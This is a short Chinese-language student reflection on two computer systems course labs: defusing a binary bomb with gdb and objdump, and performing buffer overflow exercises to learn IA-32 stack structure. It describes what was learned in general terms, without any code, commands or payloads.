在实验二中，我使用课程所学知识，拆除了一个二进制炸弹，增强了我对程序的机器级表示、汇编语言、调试器和逆向工程等方面的原理和技能的掌握程度。在本次实验中，我学会了使用 gdb 调试器对程序进行设置断点、单步跟踪调试以及查看内存单元和寄存器中存储的数据信息，学会了使用 objdump 命令对可执行文件进行反汇编，并利用汇编语言的知识理解每一汇编语言代码的行为和作用，据此推断出拆除炸弹所需要的目标字符串。通过本次实验，我还收获了破解密码字符串的趣味与拆除炸弹的快乐，对计算机系统基础这门课产生了更浓厚的兴趣。

在实验三中，我通过对一个可执行程序实施一系列的缓冲区溢出攻击，也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行原来程序中没有的行为，加深了我对 IA-32 函数的调用规则和栈结构的具体理解。在本次实验中，不仅使我重新回顾了 Linux 操作系统的基本命令，而且使我进一步地掌握了 gdb 调试器进行调试和 objdump 命令进行反汇编，还学会了使用 gcc 工具将可执行文件编译成机器代码，进一步得到攻击代码的二进制机器指令字节序列。通过本次实验，我深刻体会到了函数与栈的关系，以及对目标程序实施缓冲区溢出攻击的乐趣。

在整个计算机系统基础实验中，我收获了很多知识，照应了很多课堂的所学内容，获得了很多趣味和乐趣，对计算机系统和计算机原理产生了十分浓厚的兴趣。